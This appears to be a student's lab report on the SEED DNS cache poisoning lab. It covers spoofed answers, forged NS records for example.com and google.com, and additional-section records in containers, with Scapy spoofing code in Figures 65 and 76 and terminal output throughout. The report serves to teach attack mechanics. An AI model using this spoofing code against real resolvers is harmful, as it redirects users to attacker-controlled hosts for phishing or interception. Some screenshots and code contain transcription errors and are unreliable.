Before running the code, the local DNS server flushed using the **rndc flush** command to make sure it will not reply faster than the seed attacker.

```

Activities Terminal ▾ Dec 27 16:41 •
root@241bfce2ae15:/root
seed... × root... × seed... × root... × seed... × seed... × seed... × seed... ×
local-dns-server-10.9.0.53:/etc/bind
$> rndc flush
local-dns-server-10.9.0.53:/etc/bind
$> rndc flush
local-dns-server-10.9.0.53:/etc/bind
$> rndc flush

```

Figure 48: Task I, flush the local DNS.

After the local DNS server flushed, the python code run in the seed-attacker container, as follow:

⇒ Python3 taskI.py 10.9.0.5

10.9.0.5 is the IP address for the target devise which is the user in this environment.

```

Activities Terminal Dec 27 16:41 •
seed@VM: ~/DNS
seed... x root... x seed... x root... x seed... x seed... x seed... x seed...
seed-attacker:/volumes
$> ls
dns_sniff_spoof.py taskI.py
seed-attacker:/volumes
$> python3 taskI.py 10.9.0.5

```

Figure 49: Task I, code run.

Now, inside the user container the following **dig** command runs:

⇒ `dig www.example.com`

```

Activities Terminal Dec 27 16:41 •
seed... x root... x seed... x root... x seed... x seed... x seed... x seed...
seed-attacker:/volumes
user-10.9.0.5/
$> dig www.example.com •

; <>> DiG 9.18.28-0ubuntu0.20.04.1-Ubuntu <>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 49251
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL
L: 0
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;www.example.com. IN A

;; ANSWER SECTION:
www.example.com. 259200 IN A 1.2.3.7

;; Query time: 68 msec
;; SERVER: 10.9.0.53#53(10.9.0.53) (UDP)

```

Figure 50: Task I, dig command.

As shown in the previous figure, the IP address is 1.2.3.7 which mean the attacker success in his attack. The fake response reaches the user before the real response.

```

Activities Terminal Dec 27 16:42 •
seed@VM: ~/DNS
seed... x root... x seed... x root... x seed... x seed... x seed...
seed-attacker:/volumes
$> ls
dns_sniff_spoof.py taskI.py
seed-attacker:/volumes
$> python3 taskI.py 10.9.0.5
.
Sent 1 packets.

```

Figure 51: Task I, seed-attacker after dig command.

```

$> dig www.example.com

; <>> DiG 9.18.28-0ubuntu0.20.04.1-Ubuntu <>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 53811
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL
;; L: 1
;;
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; COOKIE: fbb26e906bc805c401000000676f1fcf480cb7861869d241 (good)
;;
;; QUESTION SECTION:
;www.example.com.           IN      A
;;
;; ANSWER SECTION:
www.example.com.      3416    IN      A      93.184.215.14

```

Figure 52: Task I, re-run dig command.

Unfortunately, if the user re-run the **dig** command the real IP address appear, which maybe happen due to timing issues or the local server answer before the attacker. When the local DNS server flushed again, and the **dig** command re-runs the fake IP address appears in the terminal again.

```

Activities Terminal Dec 27 16:58 •
root@241bfce2ae15:/
seed... x root... x seed... x root... x seed... x seed... x seed... x seed... x seed...
local-dns-server-10.9.0.53:/etc/bind
$> rndc flush

```

Figure 53: Task I, re-flush the local DNS.

```

Activities Terminal Dec 27 16:58 •
seed@VM: ~/DNS
seed... x root... x seed... x root... x seed... x seed... x seed... x seed... x seed...
user-10.9.0.5:/
$> dig www.example.com

; <>> DiG 9.18.28-0ubuntu0.20.04.1-Ubuntu <>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 9153
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL
;; L: 0
;;
;; WARNING: recursion requested but not available
;;
;; QUESTION SECTION:
;www.example.com.           IN      A
;;
;; ANSWER SECTION:
www.example.com.      259200  IN      A      1.2.3.7
;;
;; Query time: 92 msec
;; SERVER: 10.9.0.5#53 (bind)

```

Figure 54: Task I, dig command after flushed the local DNS server.

As shown in the next figure, the code running during this process for sure.

```
Activities Terminal Dec 27 16:59 seed@VM: ~/.../DNS
seed... x root... x seed... x root... x seed... x seed... x seed...
seed-attacker:/volumes
$> ls
dns_sniff_spoof.py taskI.py
seed-attacker:/volumes
$> python3 taskI.py 10.9.0.5
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

Figure 55: Task I, code running.

Task II

DNS Cache Poisoning Attack – Spoofing Answers

Before starting in the next tasks, traffic going to the outside should slow down to avoid unexpected Container based network latency issues. This achieved using **tc** command which can add some delay to the outcome network delay. So, inside the seed-router container the following command runs:

```
⇒ tc qdisc add dev eth0 root netem delay 100ms
```

As shown in the previous command line, the delay added to eth0 interface because it's the interface which connect to the external network.

```
Activities Terminal Dec 27 17:31 • seed@VM: ~/.../DNS
seed... x root... x seed... x root... x seed... x seed... x seed... x seed... x seed... x seed... x
[12/27/24]seed@VM:~/.../DNS$ dockps
22c4d2501344  seed-attacker
651c6b7df20b  user-10.9.0.5
241bfce2ae15  local-dns-server-10.9.0.53
71e93a616249  seed-router
9052312d874c  attacker-ns-10.9.0.153
[12/27/24]seed@VM:~/.../DNS$ docksh seed-router
root@71e93a616249:/# export PS1="seed-router:\w\n\$> "
seed-router:/
$> tc qdisc show dev eth0●
qdisc noqueue 0: root refcnt 2
seed-router:/
$> tc qdisc add dev eth0 root netem delay 100ms●
seed-router:/
$> tc qdisc show dev eth0●
qdisc netem 8001: root refcnt 2 limit 1000 delay 100.0ms
seed-router:/
$> 
```

Figure 56: tc command inside seed-router.

⇒ `tc qdisc show dev eth0`: Used to display the current traffic control

As shown in the previous figure, the delay added after using **tc qdisc add** command.

In task I, the attacker targets user-10.9.0.5 machine. To achieve better performance the attacker will targets the local DNS server. When the local DNS server receives a query, its will looks for answer from its cache, if the answer exist there it will send the response, if its not the local DNS server will send a query to the main DNS server or any other DNS servers in the network, when the local DNS server get the response it will store it in cache to use for future queries. The attacker targets the local DNS server. So, when the local server gets the faked response it stores it inside the cache, and the attacker success in the DNS Poisoning Attack!

Previously in task I, when the **dig** command re-runs the user get the real IP address not the faked one, the expected result after targeting the local DNS server is to re-get the faked IP address, because the cache get poisoned. The local DNS server will use this cache record until the ttl value end, and the recode get expired, at that time the attacker re-target the local DNS server.

Before running the code, the local DNS server flushed using the **rndc flush** command to make sure it will not reply faster than the seed attacker.

Figure 57: Task II, flush the local DNS.

After the local DNS server flushed, the python code run in the seed-attacker container, as follow:

⇒ Python3 taskI.py 10.9.0.53

10.9.0.53 is the IP address for the target device which is the local DNS server in this task.

```

Activities Terminal Dec 27 17:39 • seed@VM: ~/.../DNS
seed... x root... x seed... x root... x seed... x seed... x seed... x seed...
seed-attacker:/volumes
$> ls
dns_sniff_spoof.py taskI.py
seed-attacker:/volumes
$> python3 taskI.py 10.9.0.5
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
^Cseed-attacker:/volumes
$> python3 taskI.py 10.9.0.53

```

Figure 58: Task II, code run.

Now, inside the user container the following `dig` command runs:

⇒ `dig www.example.com`

```

Activities Terminal Dec 27 17:40 • seed@VM: ~/.../DNS
seed... x root... x seed... x root... x seed... x seed... x seed... x seed...
$> dig www.example.com

; <>> DiG 9.18.28-0ubuntu0.20.04.1-Ubuntu <>> www.example.com
; global options: +cmd
; Got answer:
; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 12702
; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL
; L: 1

; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: d53a05d34aa5046c01000000676f2cc55c82ff5e32af3f52 (good)
)
; QUESTION SECTION:
;www.example.com.           IN      A

; ANSWER SECTION:
www.example.com.      259200  IN      A      1.2.3.7

```

Figure 59: Task II, dig command.

As shown in the previous figure, the IP address is 1.2.3.7 which mean the attacker success in his attack and the cache should be poisoned.

To make sure the attacks done successfully and the cache poisoned, the cache can check using the following commands:

- ⇒ `rndc dumodb -cache`
- ⇒ `cat /var/cache/bind/dump.db | grep "example"`

The result of these command confirmed the previous assumption about cache poisoning. As shown in the next figure, the IP address mapped to example.com URL is the fake IP address.

```
Activities Terminal Dec 27 17:42
root@241bfce2ae15: / seed... root... seed... root... seed... seed... seed... seed...
local-dns-server-10.9.0.53:/etc/bind
$> rndc flush
local-dns-server-10.9.0.53:/etc/bind
$> rndc dumpdb -cache
local-dns-server-10.9.0.53:/etc/bind
$> cat /var/cache/bind/dump.db | grep "example"
_.example.com.          863886 A      1.2.3.7
www.example.com.        863886 A      1.2.3.7
local-dns-server-10.9.0.53:/etc/bind
$>
```

Figure 60: cache poisoning.

When the `dig` command re-runs the result is the fake IP address as explained previously.

Figure 61: Task II, re-run dig command.

```
Activities Terminal Dec 27 17:43 • seed@VM: ~/DNS
seed... x root... x seed... x root... x seed... x seed... x seed... x seed...
seed-attacker:/volumes
$> ls
dns_sniff_spoof.py taskI.py
seed-attacker:/volumes
$> python3 taskI.py 10.9.0.5
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
^Cseed-attacker:/volumes
$> python3 taskI.py 10.9.0.53 •
.
Sent 1 packets.
.
Sent 1 packets.
```

Figure 62: Task II, code running.

Task III

Spoofing NS Records


In the previous tasks, the attacker sends a fake response or poisoning the cache. Which just poisoned the specific URL, and when the user dig another URL, it will launch the attack again. So, to improve the performance it's better to launch the attack just one time which affect the entire example.com domain. So, instead of spoofing the answer only a record in the Authority section added.

The code used in this task close the code used in the previous tasks. Line 26, 27, 28, and 29 added, when the request has example.com it will redirect the response to a nameserver called ns.attacker32.com, which include a fake forward zone for example.com domain. This nameserver exist inside the attacker container in the bind folder at the zone_example.com file. And two parameters added to the dns section:

- ⇒ nscount = 1: There's one NS record in the code. So, its set to 1.
- ⇒ ns = NSsec: includes the NS record, which created previously in lines 26-29.


From zone_example.com this is the expected IP address after use the **dig** commands:

- ⇒ @ IN A 1.2.3.4
- ⇒ www IN A 1.2.3.5
- ⇒ ns IN A 10.9.0.153
- ⇒ * IN A 1.2.3.6



```
Activities Terminal Dec 27 18:01 seed@VM:~/.../volumes
[12/27/24]seed@VM:~/.../volumes$ ls
dns_sniff_spoof.py taskI.py
[12/27/24]seed@VM:~/.../volumes$ touch taskIII.py
[12/27/24]seed@VM:~/.../volumes$ gedit taskIII.py
[12/27/24]seed@VM:~/.../volumes$ ls
dns_sniff_spoof.py taskIII.py taskI.py
[12/27/24]seed@VM:~/.../volumes$
```

Figure 63: Task III, code file inside the volumes.



```
Activities Terminal Dec 27 18:01 root@241bfce2ae15:/
root@241bfce2ae15:/
local-dns-server-10.9.0.53:/etc/bind
$> rndc flush
local-dns-server-10.9.0.53:/etc/bind
```

Figure 64: Task III, flush the local DNS.

```

8
9     def spoof_dns(pkt):
10        if (DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):
11            old_ip = pkt[IP]
12            old_udp = pkt[UDP]
13            old_dns = pkt[DNS]
14
15            ip = IP(dst=old_ip.src,
16                     src=old_ip.dst)
17
18            udp = UDP(dport=old_udp.sport,
19                      sport=53)
20
21            Ansec = DNSRR(rrname=old_dns.qd.qname,
22                           type='A',
23                           rdata='1.2.3.7',
24                           ttl=259200)
25
26            NSsec = DNSRR(rrname = "example.com",
27                           type = 'NS',
28                           rdata = 'ns.attacker32.com',
29                           ttl = 259200)
30
31            dns = DNS(id=old_dns.id,
32                       aa=1, qr=1, qdcount=1, ancount=1, nscount=1,
33                       qd=old_dns.qd,
34                       an=Ansec, ns = NSsec)
35
36            spoofpkt = ip/udp/dns
37            send(spoofpkt)
38

```

Figure 65: Task III, code.


After the local DNS server flushed, the python code run in the seed-attacker container.

Figure 66: Task III, code run.

Now, inside the user container this is the **dig** commands mapped with the expected IP address from zone_example.com file:

- ⇒ dig www.example.com: 1.2.3.5
- ⇒ dig example.com: 1.2.3.4
- ⇒ dig YaraDarabumukho.example.com: 1.2.3.6


dig www.example.com



```
Activities Terminal Dec 27 18:02 • seed@VM: ~/.../DNS
$> dig www.example.com •
; <>> DiG 9.18.28-0ubuntu0.20.04.1-Ubuntu <>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 29715
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL
L: 1
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; COOKIE: 0198339fbc25a28801000000676f320f5c41e633e91f2b82 (good)
;;
;; QUESTION SECTION:
;www.example.com.           IN      A
;;
;; ANSWER SECTION:
www.example.com.      259200  IN      A      1.2.3.5
```

Figure 67: Task III, *dig www.example.com*.


dig example.com



```
Activities Terminal Dec 27 18:03 • seed@VM: ~/.../DNS
$> dig example.com •
; <>> DiG 9.18.28-0ubuntu0.20.04.1-Ubuntu <>> example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 19637
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL
L: 1
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; COOKIE: 74b61c1c1f78cc0701000000676f3224469644c54d07d65a (good)
;;
;; QUESTION SECTION:
;example.com.           IN      A
;;
;; ANSWER SECTION:
example.com.      259200  IN      A      1.2.3.4
```

Figure 68: Task III, *dig example.com*.

dig YaraDarabumukho.example.com



```
Activities Terminal Dec 27 18:04 • seed@VM: ~/.../DNS
$> dig YaraDarabumukho.example.com •
; <>> DiG 9.18.28-0ubuntu0.20.04.1-Ubuntu <>> YaraDarabumukho.
example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 53964
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL
L: 1
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; COOKIE: 2aac27d1db76c47401000000676f3272008106f1a9be581d (good)
;;
;; QUESTION SECTION:
;YaraDarabumukho.example.com.   IN      A
;;
;; ANSWER SECTION:
yaradarabumukho.example.com. 259200 IN A 1.2.3.6
```

Figure 69: Task III, *dig YaraDarabumukho.example.com*.

```

Activities Terminal Dec 27 18:06 •
seed@VM: ~/DNS
seed... x root... x seed... x root... x seed... x seed... x seed... x seed... x seed... x seed... x
seed-attacker:/volumes
$> python3 taskIII.py 10.9.0.53
.
Sent 1 packets.
.

```

Figure 70: Task III, code running.

When the cache accessed to check example.com records this is the result:

```

Activities Terminal Dec 27 18:06 •
root@241bfce2a15: /
seed... x root... x seed... x root... x seed... x seed... x seed... x seed... x seed... x
local-dns-server-10.9.0.53:/etc/bind
$> rndc dumpdb -cache
Local-dns-server-10.9.0.53:/etc/bind
$> cat /var/cache/bind/dump.db | grep "example" *
example.com.          863776  NS      ns.attacker32.com.
._example.com.        863776  A       1.2.3.7
mail.example.com.     863844  A       1.2.3.6
www.example.com.      863776  A       1.2.3.5
yaradarabumukho.example.com. 863875  A       1.2.3.6
local-dns-server-10.9.0.53:/etc/bind
$> 

```

Figure 71: Task III, local DNS cache.

All digged URLs Poisoned successfully. When example.com digged at the first time previously the IP address shows is 1.2.3.4 which is true and same as the IP address inside the zone file, when the same URL dig command re-runs the result appear is 1.2.3.7, which is correct too, because there are two options for this URL. It's such a combination.

```

Activities Terminal Dec 27 18:09 •
seed@VM: ~/DNS
seed... x root... x seed... x root... x seed... x seed... x seed... x seed... x seed... x
$> dig example.com

; <>> DiG 9.18.28-0ubuntu0.20.04.1-Ubuntu <>> example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 34619
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL
;; L: 1
;;
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; COOKIE: e58fa22e5310ea1c01000000676f338dd5c8279b527606e4 (good)
;;
;; QUESTION SECTION:
;example.com.           IN      A
;;
;; ANSWER SECTION:
example.com.        259200  IN      A      1.2.3.7

```

Figure 72: Task III, re-run dig example.com.


Task IV

Spoofing NS Records for Another Domain

In the previous task an authority section added for example.com domain, in this task another entry will be added but for google.com this time and it's also us ns.attacker32.com as a nameserver to see if it will be listed in the local DNS server.


The code used in this task is the same as the previous code, but a new authority section is added at lines 32, 33, 34, and 35 in the same way.

- ⇒ nscount = 2: There are two NS records in the code. So, it is set to 2.
- ⇒ ns = NSsec / NSsec2: includes the NS record, which was created previously in lines 27-30 and in lines 32-35.




```
[12/28/24]seed@VM:~/.../volumes$ ls
dns_sniff_spoof.py  taskIII.py  taskI.py  taskIV.py
[12/28/24]seed@VM:~/.../volumes$
```

Figure 73: Task IV, code file inside the volumes.



```
root@241bfce2ae15:/#
seed...  root...  seed...  root...  seed...  seed...  seed...  seed...
www.example.com.    863776   A      1.2.3.5
yaradarabumukho.example.com. 863875 A      1.2.3.6
local-dns-server-10.9.0.53:/etc/bind
$> rndc flush
local-dns-server-10.9.0.53:/etc/bind
$> cat /var/cache/bind/dump.db | grep "example"
example.com.        863776   NS     ns.attacker32.com.
_.example.com.      863776   A      1.2.3.7
mail.example.com.  863844   A      1.2.3.6
www.example.com.   863776   A      1.2.3.5
yaradarabumukho.example.com. 863875 A      1.2.3.6
local-dns-server-10.9.0.53:/etc/bind
$> rndc flush
```

Figure 74: Task IV, flush the local DNS.



```
seed...  root...  seed...  root...  seed...  seed...  seed...  seed...
seed-attacker:/volumes
$> python3 taskIII.py 10.9.0.53
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
^Cseed-attacker:/volumes
$> python3 taskIII.py 10.9.0.53
.
Sent 1 packets.
^Cseed-attacker:/volumes
$> python3 taskIV.py 10.9.0.53
```

Figure 75: Task IV, code run.

```

10     def spoof_dns(pkt):
11         if (DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):
12             old_ip = pkt[IP]
13             old_udp = pkt[UDP]
14             old_dns = pkt[DNS]
15
16             ip = IP(dst=old_ip.src,
17                     src=old_ip.dst)
18
19             udp = UDP(dport=old_udp.sport,
20                       sport=53)
21
22             Anssec = DNSRR(rrname=old_dns.qd.qname,
23                             type='A',
24                             rdata='1.2.3.7',
25                             ttl=259200)
26
27             NSsec = DNSRR(rrname="example.com",
28                             type='NS',
29                             rdata='ns.attacker32.com',
30                             ttl=259200)
31
32             NSsec2 = DNSRR(rrname="google.com",
33                             type='NS',
34                             rdata='ns.attacker32.com',
35                             ttl=259200)
36
37             dns = DNS(id=old_dns.id,
38                         aa=1, qr=1, qdcount=1, ancount=1, nscount=2,
39                         qd=old_dns.qd,
40                         an=Anssec, ns=NSsec / NSsec2)
41
42             spoof_dns0()

```

Figure 76: Task IV, code.

As shown in the next figure, the IP address match the IP address listed in the zone_example.com due to example.com NSsec in the code which make the fake nameserver adopted by the local DNS server.

```

seed@VM: ~/..../DNS
$ dig www.example.com

; <>> DiG 9.18.28-0ubuntu0.20.04.1-Ubuntu <>> www.example.com
; global options: +cmd
; Got answer:
; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 60231
; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;
; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 914f0096d3f15e6201000000676ffa867787fe0b183146ab (good)
;
; QUESTION SECTION:
;www.example.com.           IN      A
;
; ANSWER SECTION:
www.example.com.        259200  IN      A      1.2.3.5

```

Figure 77: Task IV, dig www.example.com.

Now, the cache will print to see if it contains any records about google.com:

```

Activities Terminal Dec 28 08:20 •
root@241bfce2ae15:/
seed... x root... x seed... x root... x seed... x seed... x seed... x seed...
local-dns-server-10.9.0.53:/etc/bind
$> rndc flush
local-dns-server-10.9.0.53:/etc/bind
$> rndc flush
local-dns-server-10.9.0.53:/etc/bind
$> rndc flush
local-dns-server-10.9.0.53:/etc/bind
$> rndc dumpdb -cache •
local-dns-server-10.9.0.53:/etc/bind
$> cat /var/cache/bind/dump.db | grep "example"•
example.com. 863905 NS ns.attacker32.com.
._example.com. 863905 A 1.2.3.7
www.example.com. 863905 A 1.2.3.5
local-dns-server-10.9.0.53:/etc/bind
$> rndc dumpdb -cache
local-dns-server-10.9.0.53:/etc/bind
$> cat /var/cache/bind/dump.db | grep "google"•
local-dns-server-10.9.0.53:/etc/bind
$> □

```

Figure 78: Task IV, local DNS cache I.

As shown in the previous figure, the cache did not include any records related to google.com, this expected, because the attacker container did not have any fake zone forward file to google.com, it has one about example.com for this reason the previous attacks done successfully.

If google.com digged the attacker response will move it to the ns.attacker32.com nameserver which did not have any google forwarding file. So, the printed IP address will be the original one from the *main DNS server*. And google records will appear in the cache.

- ⇒ The attacker cannot attack any domains out of its nameserver zoning forwarding files in this way, it's just can success in the attack using same criteria used the first two tasks attack.

```

Activities Terminal Dec 28 08:21 •
seed@VM: ~/.../DNS
seed... x root... x seed... x root... x seed... x seed... x seed...
user-10.9.0.5:/
$> dig google.com •
; <>> DiG 9.18.28-0ubuntu0.20.04.1-Ubuntu <>> google.com
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 28688
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL
;; L: 1
;;
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 5d99a1bb90a4dc6f01000000676ffb4bae1579ccc5b2064c (good)
;;
;; QUESTION SECTION:
;google.com. IN A
;;
;; ANSWER SECTION:
google.com. 300 IN A 142.250.200.238

```

Figure 79: Task IV, dig google.com.

```
Activities Terminal Dec 28 08:21
root@241bfce2ae15: / seed... root... seed... root... seed... seed... seed...
seed... seed... seed... seed... seed... seed... seed...
www.example.com. 863905 A 1.2.3.5
local-dns-server-10.9.0.53:/etc/bind
$> rndc dumpdb -cache
local-dns-server-10.9.0.53:/etc/bind
$> cat /var/cache/bind/dump.db | grep "google"
local-dns-server-10.9.0.53:/etc/bind
$> rndc dumpdb -cache●
local-dns-server-10.9.0.53:/etc/bind
$> cat /var/cache/bind/dump.db | grep "google"●
google.com. 777575 NS ns1.google.com.
777575 NS ns2.google.com.
777575 NS ns3.google.com.
777575 NS ns4.google.com.
ns1.google.com. 777575 A 216.239.32.10
ns2.google.com. 777575 A 216.239.34.10
ns3.google.com. 777575 A 216.239.36.10
ns4.google.com. 777575 A 216.239.38.10
local-dns-server-10.9.0.53:/etc/bind
$>
```

Figure 80: Task IV, local DNS cache II.

```
Activities Terminal Dec 28 08:19 seed@VM: ~/.../DNS seed... seed... seed... seed... seed... seed... seed... seed... Sent 1 packets. . Sent 1 packets. . Sent 1 packets. . Sent 1 packets. . ^Cseed-attacker:/volumes $> python3 taskIII.py 10.9.0.53 . Sent 1 packets. . ^Cseed-attacker:/volumes $> python3 taskIV.py 10.9.0.53 . Sent 1 packets. . Sent 1 packets.
```

Figure 81: Task IV, code running.

Task V

Spoofing Records in the Additional Section

In this task the previous code updated to add new entry in the additional section, the following entries added:

- ⇒ ns.attacker32.com 1.2.3.4
 - ⇒ ns.example.net 5.6.7.8
 - ⇒ www.facebook.com 3.4.5.6

The code is same as the previous one, but additional sections added to match the previous entries. Anssec1, Anssec2, and Anssec3 which mapped the URL with specific IP addresses.

- ⇒ arcount = 3: There's three additional sections. So, its set to 3.
 - ⇒ ar = Anssec1 / Anssec2 / Anssec3: includes the additional sections record, which created in lines 33-36, in lines 38-41, and in lines 43-46.

- ⇒ nscount = 1: There's one NS record in the code. So, its set to 1.
- ⇒ ns = NSsec: includes the NS record, which created previously in lines 28-31.

```

Activities Terminal Dec 28 08:45
